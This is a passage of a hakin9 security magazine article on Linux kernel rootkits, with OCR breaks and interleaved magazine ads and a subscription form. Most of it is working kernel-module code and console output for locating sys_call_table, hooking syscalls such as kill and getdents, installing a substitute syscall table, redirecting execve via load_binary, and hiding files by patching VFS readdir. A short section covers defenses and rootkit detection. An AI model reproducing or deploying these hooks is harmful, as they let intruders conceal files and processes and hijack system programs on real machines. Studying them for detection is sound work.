Most of the distributions compile their kernels with the `CONFIG_IA32_EMULATION=y` option, to allow 32-bits programs to run when in 64-bits mode and ensuring backward-compatibility for the legacy code.

The kernel developers introduced the `ia32_sys_call_table` table as a part of the IA32 emulation infrastructure, and we're going to use it to find the real syscall table.

On IA32, the interrupt descriptor table is fetched by the asm intruction: asm(`"sidt %0" : "=m" (idtr)`), which fills the `idtr` structure which looks like this:

```
        struct {
                unsigned short limit;
                unsigned int base;
} __attribute__
           ((packed)) idtr;
```

On amd64, the base length is not 4 bytes but 8 bytes, so we will use the following structure:

```
        struct {
                unsigned short limit;
                unsigned long base;
        } __attribute__((packed)) idtr;
```

Sd & devik's idea was to get the interrupt descriptor corresponding to int `$0x80` like this:

```
        readkmem (&idt,idtr.
           base+8*0x80,sizeof(idt));
        sys_call_off =
          (idt.off2 << 16) | idt.off1;
```

No problem here, except we have to read 16 bytes per entry instead of 8:

```
        readkmem (&idt,idtr.
           base+16*0x80,sizeof(idt));
        sys_call_off =
           (idt.off2 << 16) | idt.off1;
```

Now let us take a break and think a bit about what we are doing. As said earlier, the kernel developers introduced 32-bits compatibility, so the `system_call` should be an IA32 one: see Listing 7.

Now we know we will get an `ia32_syscall`. From `ia32_tracesys`, we call `ia32_do_syscall`, which in turn calls:

```
   callq  *0xffffffff804f6110(,%rax,8)
promethee linux # grep
   ffffffff804f6110 /boot/System.map
ffffffff804f6110 R
   ia32_sys_call_table
```

Gotcha! We found our `ia32_sys_call_table`.

To grab it from system_call, sd & devik read 256 characters and looked for the `"\xff\x14\x85"` pattern:

```
readkmem (sc_asm,sys_call_off,
   CALLOFF); p = (char*)memmem
   (sc_asm,CALLOFF,
      "\xff\x14\x85",3); sct =
      *(unsigned*)(p+3);
```

Why not use the same method here?

Listing 6. *Find sys_tall_table*


```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

struct {
        unsigned short limit;
        unsigned int base;
} __attribute__((packed)) idtr;


struct {
        unsigned short off1;
        unsigned short sel;
        unsigned char none,flags;

        unsigned short off2;
} __attribute__ ((packed)) * idt;

static int sct_init(void)
{
        unsigned long system_call;
        unsigned long sct;
        char *p;
        asm("sidt %0" : "=m" (idtr));

        printk("IDTR BASE 0x%x LIMIT 0x%x\n",idtr.base,idtr.limit);
        idt = (void  *) (idtr.base + 8 * 0x80);

        system_call = (idt->off2 << 16) | idt->off1;

        printk("idt80: flags=%X sel=%X off1=%x off2=%X
                      system_call=%X\n",(unsigned)idt-
                      >flags,(unsigned)idt->sel,(unsigned)idt-
                      >off1,(unsigned)idt->off2,system_call);

        for (p = (char *)system_call; p < (char *)system_call + 100; p++)
        {
                if (*(p + 0) == '\xff' && *(p + 1) == '\x14' && *(p + 2) ==
                      '\x85')
                {
                        sct = *(unsigned long *) (p + 3);
                        printk("SCT 0x%lx\n", sct);

                }
        }
        return 0;
}

static void sct_exit(void)
{
}

module_init(sct_init);
module_exit(sct_exit);
```

Listing 7. *Sys_call_table on x86_64*

```
        promethee kernel # pwd
        /usr/src/linux/arch/x86_64/kernel
        promethee kernel # grep SYSCALL_VECTOR *

        i8259.c:                if (vector != IA32_SYSCALL_VECTOR)
        io_apic.c:      if (current_vector == IA32_SYSCALL_VECTOR)
        traps.c:        set_system_gate(IA32_SYSCALL_VECTOR, ia32_syscall);
```

Listing 8. *Let us track the execution of ia32_syscall*

```
(gdb) disassemble ia32_syscall
Dump of assembler code for function ia32_syscall:
0xffffffff8021f6fc <ia32_syscall+0>:    swapgs
0xffffffff8021f6ff <ia32_syscall+3>:    sti

0xffffffff8021f700 <ia32_syscall+4>:    mov    %eax,%eax
0xffffffff8021f702 <ia32_syscall+6>:    push   %rax
0xffffffff8021f703 <ia32_syscall+7>:    cld

0xffffffff8021f704 <ia32_syscall+8>:    sub
                        $0x48,%rsp
0xffffffff8021f708 <ia32_syscall+12>:   mov
                        %rdi,0x40(%rsp)
0xffffffff8021f70d <ia32_syscall+17>:   mov
                        %rsi,0x38(%rsp)

0xffffffff8021f712 <ia32_syscall+22>:   mov
                        %rdx,0x30(%rsp)
0xffffffff8021f717 <ia32_syscall+27>:   mov
                        %rcx,0x28(%rsp)

0xffffffff8021f71c <ia32_syscall+32>:   mov
                        %rax,0x20(%rsp)
0xffffffff8021f721 <ia32_syscall+37>:   mov    %gs:
                        0x10,%r10
0xffffffff8021f72a <ia32_syscall+46>:   sub
                        $0x1fd8,%r10
0xffffffff8021f731 <ia32_syscall+53>:   orl
                        $0x2,0x14(%r10)
0xffffffff8021f736 <ia32_syscall+58>:   testl
                        $0x181,0x10(%r10)

0xffffffff8021f73e <ia32_syscall+66>:   jne
                        0xffffffff8021f768 <ia32_tracesys>
End of assembler dump.

(gdb) disassemble ia32_tracesys
Dump of assembler code for function ia32_tracesys:
0xffffffff8021f768 <ia32_tracesys+0>:   sub
                        $0x30,%rsp
0xffffffff8021f76c <ia32_tracesys+4>:   mov
                        %rbx,0x28(%rsp)
0xffffffff8021f771 <ia32_tracesys+9>:   mov
                        %rbp,0x20(%rsp)
0xffffffff8021f776 <ia32_tracesys+14>:  mov
                        %r12,0x18(%rsp)

0xffffffff8021f77b <ia32_tracesys+19>:  mov
                        %r13,0x10(%rsp)
0xffffffff8021f780 <ia32_tracesys+24>:  mov
                        %r14,0x8(%rsp)
0xffffffff8021f785 <ia32_tracesys+29>:  mov
                        %r15,(%rsp)

0xffffffff8021f789 <ia32_tracesys+33>:  movq   $0xffffff
                        ffffffffda,0x50(%rsp)
0xffffffff8021f792 <ia32_tracesys+42>:  mov    %rsp,%rdi
0xffffffff8021f795 <ia32_tracesys+45>:  callq
                        0xffffffff8020c684 <syscall_
                        trace_enter>

0xffffffff8021f79a <ia32_tracesys+50>:  mov
                        0x30(%rsp),%r11
0xffffffff8021f79f <ia32_tracesys+55>:  mov
                        0x38(%rsp),%r10
0xffffffff8021f7a4 <ia32_tracesys+60>:  mov
                        0x40(%rsp),%r9
0xffffffff8021f7a9 <ia32_tracesys+65>:  mov
                        0x48(%rsp),%r8

0xffffffff8021f7ae <ia32_tracesys+70>:  mov
                        0x58(%rsp),%rcx
0xffffffff8021f7b3 <ia32_tracesys+75>:  mov
                        0x60(%rsp),%rdx
0xffffffff8021f7b8 <ia32_tracesys+80>:  mov
                        0x68(%rsp),%rsi

0xffffffff8021f7bd <ia32_tracesys+85>:  mov
                        0x70(%rsp),%rdi
0xffffffff8021f7c2 <ia32_tracesys+90>:  mov
                        0x78(%rsp),%rax
0xffffffff8021f7c7 <ia32_tracesys+95>:  mov
                        (%rsp),%r15

0xffffffff8021f7cb <ia32_tracesys+99>:  mov
                        0x8(%rsp),%r14
0xffffffff8021f7d0 <ia32_tracesys+104>: mov
                        0x10(%rsp),%r13
0xffffffff8021f7d5 <ia32_tracesys+109>: mov
                        0x18(%rsp),%r12

0xffffffff8021f7da <ia32_tracesys+114>: mov
                        0x20(%rsp),%rbp
0xffffffff8021f7df <ia32_tracesys+119>: mov
                        0x28(%rsp),%rbx
0xffffffff8021f7e4 <ia32_tracesys+124>: add
                        $0x30,%rsp

0xffffffff8021f7e8 <ia32_tracesys+128>: jmpq
                        0xffffffff8021f740 <ia32_do_
                        syscall>
End of assembler dump.

(gdb) disassemble ia32_do_syscall
Dump of assembler code for function ia32_do_syscall:
0xffffffff8021f740 <ia32_do_syscall+0>: cmp
                        $0x13c,%eax

0xffffffff8021f745 <ia32_do_syscall+5>: ja
                        0xffffffff8021f7ed <ia32_badsys>
0xffffffff8021f74b <ia32_do_syscall+11>:        mov
                        %edi,%r8d
0xffffffff8021f74e <ia32_do_syscall+14>:        mov
                        %ebp,%r9d
0xffffffff8021f751 <ia32_do_syscall+17>:        xchg
                        %ecx,%esi

0xffffffff8021f753 <ia32_do_syscall+19>:        mov
                        %ebx,%edi
0xffffffff8021f755 <ia32_do_syscall+21>:        mov
                        %edx,%edx

0xffffffff8021f757 <ia32_do_syscall+23>:        callq
                        *0xffffffff804f6110(,%rax,8)
End of assembler dump.
```



```
zion hakin9 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion hakin9 # objdump -d /usr/src/linux/vmlinux |grep -A 90 "<sysenter_entry>:" |grep -A 5 -B 5 "c03104e0"
c01024d0:       21 e5                   and    %esp,%ebp
c01024d2:       66 f7 45 08 c1 01       testw  $0x1c1,0x8(%ebp)
c01024d8:       0f 85 32 01 00 00       jne    c0102610 <syscall_trace_entry>
c01024de:       3d 40 01 00 00          cmp    $0x140,%eax
c01024e3:       0f 83 a3 01 00 00       jae    c010268c <syscall_badsys>
c01024e9:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c01024f0:       89 44 24 18             mov    %eax,0x18(%esp)
c01024f4:       fa                      cli
c01024f5:       8b 4d 08                mov    0x8(%ebp),%ecx
c01024f8:       66 f7 c1 ff fe          test   $0xfeff,%cx
c01024fd:       0f 85 3d 01 00 00       jne    c0102640 <syscall_exit_work>
--
c010254c:       0f 85 be 00 00 00       jne    c0102610 <syscall_trace_entry>
c0102552:       3d 40 01 00 00          cmp    $0x140,%eax
c0102557:       0f 83 2f 01 00 00       jae    c010268c <syscall_badsys>

c010255d <syscall_call>:
c010255d:       ff 14 85 e0 04 31 c0    call   *0xc03104e0(,%eax,4)
c0102564:       89 44 24 18             mov    %eax,0x18(%esp)

c0102568 <syscall_exit>:
c0102568:       fa                      cli
c0102569:       8b 4d 08                mov    0x8(%ebp),%ecx
zion hakin9 #
```

Figure 2. *Get sys_call_table in sysenter_entry*

Listing 9. *Hijack sys_kill*

```
int             (*o_kill) (pid_t, int);

int
n_kill(pid_t pid, int sig)
{
   printk("Kill hijack\n");

   return o_kill(pid, sig);
}

o_kill = sys_call_table[__NR_kill];
sys_call_table[__NR_kill] = &n_kill;
```

Listing 10. *Call kmalloc*

```
struct kma_struct {
        unsigned long ( * kmalloc ) ( unsigned int, int );
        int size;
        int flags;
        unsigned long mem;
};

void
KMALLOC( struct kma_struct * k )
{
        k->mem = ( unsigned long )k->kmalloc( k->size, k->flags );
}
```

Listing 11. *Hijack getdents, erase first bytes*

```
#define CODESIZE 7
unsigned long address;
static char inj_code[CODESIZE]="\xb8\x00\x00\x00\x00\xff\xe0";
static char backup[CODESIZE];

int n_getdents64(void) {
        printk("Hijack\n");
        return -1;
}

address=(unsigned long)sys_call_table[__NR_getdents64];
memcpy(backup,(unsigned long*)address,CODESIZE);
*(unsigned long*)&inj_code[1]=(unsigned long)n_getdents64;
memcpy((unsigned long*)address,inj_code,CODESIZE);
```

```
(gdb) x/xw ia32_do_syscall+23
0xffffffff8021f757

   <ia32_do_syscall+23>
   :        0x10c514ff
```

We will just have to look for `"\xff\x14\xc5"` starting from `ia32_syscall`. If you have read carefully, you might think there is an error as we have to make another jump through `ia32_tracesys` to land at `ia32_dosyscall`? You are right, but we will use the fact that these two functions are contiguous in memory to skip tracesys.

Which gives us:

```
      readkmem
   (sc_asm,sys_call_off,CALLOFF);
      p = (char*)memmem
   (sc_asm,CALLOFF,
      "\xff\x14\xc5",3);
      sct = *(unsigned long*)(p+3);

   sct = (sct & 0x00000000ffffffff)

    | 0xffffffff00000000;
```

The mask is here to wipe off the useless and potentially noisy part.

System Call Hijacking


Hijacking a syscall is very simple once you know the address of the syscall table.

For example, to replace kill address, the original address is saved (for restore and our own usage) and overwritten by the new address: see Listing 9.

This works when using a LKM, but when injecting via `/dev/(k)mem`, we must allocate some memory to store the text of our function. We can use kmalloc, which allocates a contiguous memory area in kernelland, but it's also possible to use even lower functions (`get_pages`, etc).

Here is Silvio Cesare's method to use kmalloc from userland:

- Get a syscall address (preferably rarely or not used)
- Write a function which allocates kernel memory



```
zion hakin9 # grep sys_call_table /boot/System.map-genkernel-x86-2.6.21.5
c03104e0 R sys_call_table
zion hakin9 # grep sysenter_entry /boot/System.map-genkernel-x86-2.6.21.5
c010248c T sysenter_entry
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep e00431c0
c010248c+00000096 : e00431c0 89442418 fa8b4d08 66f7c1ff
c010248c+00000208 : 00ff1485 e00431c0 89442418 fa8b4d08
zion hakin9 # insmod ./hsys.ko
zion hakin9 # dmesg | tail -4
HIJACK !
NEW ADDR 0xf7a4c000
REF @ 96!!
REF @ 212!!
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep e00431c0
zion hakin9 # ./zeppoo-dump.py -d c010248c 400 h |grep 00c0a4f7
c010248c+00000096 : 00c0a4f7 89442418 fa8b4d08 66f7c1ff
c010248c+00000208 : 00ff1485 00c0a4f7 89442418 fa8b4d08
zion hakin9 #
```

Figure 3. *Install new sys_call_table*

Listing 12. *Install new sys_call_table*

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

#define SYSENTER_ENTRY 0xc010248c
#define SYS_CALL_TABLE 0xc03104e0

void **hacked_sys_call_table;

void find_ref(void)
{
        unsigned long *ptr;
        int i;
        for(i = 0, ptr = (unsigned long *) SYSENTER_ENTRY;
                ptr < (unsigned long*) (SYSENTER_ENTRY + 400); ptr++, i++)
                {
                        if(*(unsigned long *)ptr == (unsigned long ) SYS_
                        CALL_TABLE)
                        {
                                printk("REF @ %d!!\n", i*4);
                                *(unsigned long *)ptr = (unsigned
                        long)hacked_sys_call_table;
                        }


                }
}

static int hsys_init(void)
{
        printk(KERN_ALERT "HIJACK !\n");
        hacked_sys_call_table = kmalloc(300 * sizeof(unsigned long), GFP_
                        KERNEL);
        printk("NEW ADDR 0x%lx\n", (unsigned long)hacked_sys_call_table);
        memcpy(hacked_sys_call_table, (unsigned long *)SYS_CALL_TABLE, 300 *
                        sizeof(unsigned long));

        find_ref();
        return 0;
}

static void hsys_exit(void)
{
}

module_init(hsys_init);
module_exit(hsys_exit);
```

- Save the first sizeof (`our_function`) bytes of the chosen syscall
- Write our function inside the syscall
- Call the syscall
- Restore the syscall.

The function calling kmalloc can be as simple as this: see Listing 10.

Writing the function this way makes the address management (`kma_struct.kmalloc`), the argument passing (`kma_struct.size`, `kma_struct.flags`) and the freshly allocated block address (`kma_struct.mem`) easier.

Now we have to find the symbol's address. With the 2.4.X kernels there were some syscalls to retrieve exported symbols addresses, but they no longer exists in the 2.6.X kernels.

Symbols are exported with the help of EXPORT_SYMBOL:

```
#define __EXPORT_SYMBOL
   (sym, sec) \ extern typeof(sym)
   sym; \__CRC_SYMBOL(sym, sec) \
static const char __
   kstrtab_##sym[] \
__attribute__((section
   ("__ksymtab_strings"))) \
= MODULE_SYMBOL_PREFIX #sym; \
static const struct kernel_
   symbol __ksymtab_##sym \
__attribute_used__ \
__attribute__((section
   ("__ksymtab" sec), unused)) \
= { (unsigned long)&sym, __
   kstrtab_##sym }
```

The symbol name is added in the `_kstrtab` table. So here is what we can do to get the symbol address:

- Traversing memory to get the chain corresponding to the symbol name.
- Getting the corresponding `_kstrtab` address (and the symbol name location).
- Traversing memory again find this address.
- Subtract 4 to this address to have the symbol address.

Zeppoo implements this operation [5].

Another method to hijack syscalls (and other functions) has been described by Silvio Cesare [6].

The idea is to:

- Save the 7 first bytes of the target function
- Overwrite these 7 bytes with an indirect jump to the new function.

Creating a new sys_call_table

A technique introduced by spacewalker [7] consists in creating a new system call table and replacing all the references to the old syscall table in `system_call` code by references to the new one. Of course it works only if a rootkit detector fetch the `sys_call_table` address into System.map. In addition to `system_call`, the table address in `sysenter_entry` must be changed (sysenter is faster than int $0x80).

This can be done in a single pass, since `system_call` code follows `sysenter_entry` code.

Which gives us: see Figure 3.

Auxilliary Functions

Another idea [8] is to hijack auxilliary functions or function pointers to make the rootkit detection harder.

For example, instead of hijacking `sys_execve`, we could hijack the functions called by `sys_execve` (an application on sys_execve hijacking is to change the called program on the fly, for example executing `/bin/ls_hide_bad_files` when the user want to execute `/bin/ls`): see Listing 13.

We use an unconditionnal jump to hijack it. We can go further by directly smashing the binary format handler pointer.


Virtual File System

The Virtual File Sytem provides transparent access to any kind of filesystem (ext2/3, reiserfs, fat, nfs, etc). This high level subsystem can be easily hijacked.

The `filp_open` function opens a mount point (`/`, `/home`. etc) and


Listing 13. *Function sys_execve*

```
asmlinkage int sys_execve(struct pt_regs regs)
{
        int error;
        char * filename;

        filename = getname((char __user *) regs.ebx);

        error = PTR_ERR(filename);
        if (IS_ERR(filename))
                goto out;
        error = do_execve(filename,

                                (char __user * __user *) regs.ecx,
                                (char __user * __user *) regs.edx,
                                &regs);
[...]

Our target is do_execve :

/*
 * sys_execve() executes a new program.
 */

int do_execve(char * filename,
        char __user *__user *argv,
        char __user *__user *envp,
        struct pt_regs * regs)
```



```
zion hakin9 # ls
access_kmem.c  load_bin.ko   rootkits.pdf  screen2.png
hsys.ko        rootkits.odt  screen1.png   zeppoo-dump.py
zion hakin9 # insmod ./load_bin.ko
zion hakin9 # ls
  PID TTY          TIME CMD
 5137 pts/0    00:00:00 su
 5140 pts/0    00:00:00 bash
 5534 pts/0    00:00:00 ls
zion hakin9 #
```

Figure 4. *Hijack sys_execve*



```
zion porting2.6 # ./time
STATS[720] = 195.000000
STATS[730] = 17826.000000
STATS[740] = 1977.000000
STATS[760] = 1.000000
STATS[5350] = 1.000000
zion porting2.6 # insmod ./kill.ko
zion porting2.6 # ./time
STATS[790] = 15994.000000
STATS[800] = 4001.000000
STATS[810] = 3.000000
STATS[5220] = 1.000000
STATS[6830] = 1.000000
zion porting2.6 # rmmod kill
zion porting2.6 # ./time
STATS[720] = 5251.000000
STATS[730] = 13402.000000
STATS[740] = 1344.000000
STATS[890] = 1.000000
STATS[5260] = 1.000000
STATS[29999] = 1.000000
zion porting2.6 #
```

Figure 5. *Detect rootkit with timing attack*

Listing 14. *Program redirection with load_binary*

```
struct task_struct {
        volatile long state;    /* -1 unrunnable, 0
                     runnable, >0 stopped */
        struct thread_info *thread_info;
        atomic_t usage;
        unsigned long flags;    /* per process flags,
                     defined below */
        unsigned long ptrace;
        int lock_depth;         /* BKL lock depth */
[...]
/* task state */
        struct linux_binfmt *binfmt;
        long exit_state;
        int exit_code, exit_signal;
        int pdeath_signal;  /*  The signal sent when the
                     parent dies  */
[...]
};
/*
 * This structure defines the functions that are used to
                     load the binary formats that
 * linux accepts.
 */
struct linux_binfmt {
        struct linux_binfmt * next;
        struct module *module;
        int (*load_binary)(struct linux_binprm *, struct
                     pt_regs * regs);
        int (*load_shlib)(struct file *);
        int (*core_dump)(long signr, struct pt_regs *
                     regs, struct file * file);
        unsigned long min_coredump;     /* minimal dump
                     size */
        int hasvdso;
};
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/binfmts.h>

#define O_REDIR_PATH "/bin/ls"
#define N_REDIR_PATH "/bin/ps"

#define SYS_CALL_TABLE 0xc03104e0

static void **sys_call_table = SYS_CALL_TABLE;

struct linux_binfmt *elf_bin = NULL;

int             (*o_open) (char *, int);
int             (*o_load_binary) (struct linux_binprm *,
                     struct pt_regs *);

int _strlen (char *a)
{
  int           x = 0;
  while (*a != 0)
  {
      x++;
      *a++;
   }
  return x;
}
char *_strdup (char *a)
{
  char          *x = NULL;
  int           y = _strlen (a) + 1,
                z;
  x = kmalloc (y, GFP_KERNEL);
  memset (x, 0, y);
  y--;
 for (z = 0; z < y; z++)
   x[z] = a[z];
 return x;
}


int n_load_binary(struct linux_binprm *bin, struct
                      pt_regs *regs){
        int             ret;

        if (!strcmp(bin->filename, O_REDIR_PATH)) {
                filp_close(bin->file, 0);
                bin->file = open_exec(N_REDIR_PATH);
                prepare_binprm(bin);
                ret = o_load_binary(bin, regs);
                return ret;
        }

        return o_load_binary(bin, regs);
}
int
n_open(char *file, int flags)
{
    int             ret = o_open(file, flags);
    if (elf_bin == NULL) {
        elf_bin = current->binfmt;
        o_load_binary = elf_bin->load_binary;
        elf_bin->load_binary = &n_load_binary;
        sys_call_table[__NR_open] = o_open;
    }
    return ret;
}


static int hload_init(void)
{
        elf_bin = NULL;

        o_open = sys_call_table[__NR_open];
        sys_call_table[__NR_open] = &n_open;

        return 0;
}

static void hload_exit(void)
{
        sys_call_table[__NR_open] = o_open;
        if (elf_bin != NULL) {
                elf_bin->load_binary = o_load_binary;
        }
}

module_init(hload_init);
module_exit(hload_exit);
```

a structure containing the differents pointers used to generate the filesystem.

We can for example overwrite the fields responsible for reading directories as shown in Listing 15.

We can also hijack IDT (Interrupt Dispatch Table), Page Fault Handler, Paging systems, etc., but it will be the occasion for another article in hakin9.

Sysadmin Point of View

We have seen the main attack principles an intruder can use, we will see the corresponding defense and detection mechanisms a sysadmin can set up.

Protection

First of all you will have to disable the possibility to load modules (option `CONFIG _ MODULES` in the kernel configuration file). The ability of the memory devices to tamper directly with kernel structures, or to load modules still remains. To prevent this, Grsec allows you to replace the read/write primitives to these devices by empty wrappers. But it is still possible to inject code in kernelland using some vulnerabilities. The best defense against this is to keep the system up to date regarding the security alerts.

Listing 15. *Patching VFS*

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/sched.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/string.h>
#include <linux/fs.h>
#include <linux/file.h>
#include <linux/mount.h>
#include <linux/proc_fs.h>
#include <linux/capability.h>
#include <linux/pid.h>

char *root_fs = "/";

typedef int (*readdir_t)(struct file *, void *, filldir_
                      t);
readdir_t orig_root_readdir=NULL;
filldir_t root_filldir = NULL;

int hide_root_filldir(void *buf, const char *name, int
                      nlen, loff_t off, ino_t ino,
                      unsigned x){
        if(!strncmp(name, "h4k1n9", 6))
                return 0;

        return root_filldir(buf, name, nlen, off, ino,
                      x);
}

int hide_root_readdir(struct file *fp, void *buf, filldir_
                      t filldir)
{
        root_filldir = filldir;
        return orig_root_readdir(fp, buf, hide_root_
                      filldir);
}

int patch_vfs(const char *p, readdir_t *orig_readdir,
                      readdir_t new_readdir)
{
        struct file *filep;

        printk("Patch VFS\n");

        if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
                return -1;
        }
        printk("Original readdir 0x%x\n", (unsigned int)
                      filep->f_op->readdir);
        if (orig_readdir)
                *orig_readdir = filep->f_op->readdir;

        filep->f_dentry->d_inode->i_fop->readdir =
                      new_readdir;
        filep->f_op->readdir = new_readdir;
        filp_close(filep, 0);

        return 0;
}

int unpatch_vfs(const char *p, readdir_t orig_readdir)
{
        struct file *filep;

        printk("Unpatch VFS\n");
        if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
                return -1;
        }

        filep->f_dentry->d_inode->i_fop->readdir =
                      orig_readdir;
        filep->f_op->readdir = orig_readdir;
        filp_close(filep, 0);

        return 0;
}

static int hide_init(void)
{
        printk(KERN_ALERT "Module hide load!\n");

        patch_vfs(root_fs, &orig_root_readdir, hide_
                      root_readdir);
        return 0;
}

static void hide_exit(void)
{
        printk(KERN_ALERT "Module hide unload\n");
        unpatch_vfs(root_fs, orig_root_readdir);
}


module_init(hide_init);
module_exit(hide_exit);
```

Free CD inside: 7 Must-have applications • hakin9.live – BackTrack2 edition
hakin9
practical protection
HARD CORE IT SECURITY MAGAZINE
Hacking Micro
Hacker's Guide How to Develop
ON THE CD
Must-have applications on the CD!
7 great applications:
BinarySEC 2.2.6 for Apache
Panda Internet Security 2007
Anyplace Control
VIP Privacy
Licence Protector Multimedia Edition
Ashampoo Magical Security
Ashampoo FireWall PRO
How to Detect Suspicious Registry Key
Defending the Oracle Database with Ad
UserTracking2 – Make Your 'Net Secure
Auditing and Fuzzing ActiveX
Demystifying Windows PE Caveats
Free CD inside 7 useful applications • Interview with Phil Zimmermann
hakin9
practical protection
HARD CORE IT SECURITY MAGAZINE
Danger
tion Technologies
$170 WORTH APPS on hakin9.live CD Don't miss it!
hakin9.live On the Go! h9.l on USB Pen Drive
t your VoIP Security
SELinux
e with Nessus
Free CD inside 11 useful applications • Interview with FBI IT Consultant
hakin9
practical protection
HARD CORE IT SECURITY MAGAZINE
Rootkits for Windows
HACK & EXPLOIT
$375 WORTH APPS Don't miss it!
hakin9.live On the Go! h9.l on USB Pen Drive
Fight the Vicious – Analize Malicious Code
Intrusion Detection in the Wild – Large Networks Monitoring
Password Cracking Approaches & MD5 Vulnerabilities
Virtualization and Virtual Machine Software
Stop a Hacker – Writing IPS Rules
Rootkits – A State of the Art
HackerDefender Rootkit for the Masses • Writing IPS Rules • Analizing Malicious Code
MUST-HAVE APPLICATIONS ON THE CD!
ON THE CD
Advanced Office Password Recovery from Elcomsoft
Disk Cleaner from SBMAV Software
Spy Process Detector from System Soft Lab
My Privacy from Smart PC Solutions
SecuBox for Pocket PC from Aiko Solutions
Smart Data Scrubber from Smart PC Solutions
Spy Xie UnderNetwork from ArticSoft
VIP Privacy by VipDefense
Comodo BOClean
CureIt! by Dr.Web
Cain&Able

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

□ **Yes**, I'd like to subscribe to *hakin9* magazine

Order information

(□ individual user/ □ company)

Title

Name and surname

address

postcode

tel no.

email

Date

Company name

Tax Identification Number

Office position

Client's ID*

Payment details:

□ USA $49

I understand that I will receive 6 issues over the next 12 months.
Credit card:
□ Master Card □ Visa □ JCB □ POLCARD
□ DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□ □□□□
Expiry date □□□□ Issue number □□
Security number □□□

□ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:

□ I enclose a cheque for $ ____________________

Signed

Listing 16. *Make fingerprint*

```
zion trunk # zeppoo -f FP -t /boot/System.map
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem
++ Begin Generating Fingerprints in FP
        ++ Begin : Generating Syscalls Fingerprints
        ++ End : Generating Syscalls Fingerprints
        ++ Begin : Generating IDT Fingerprints
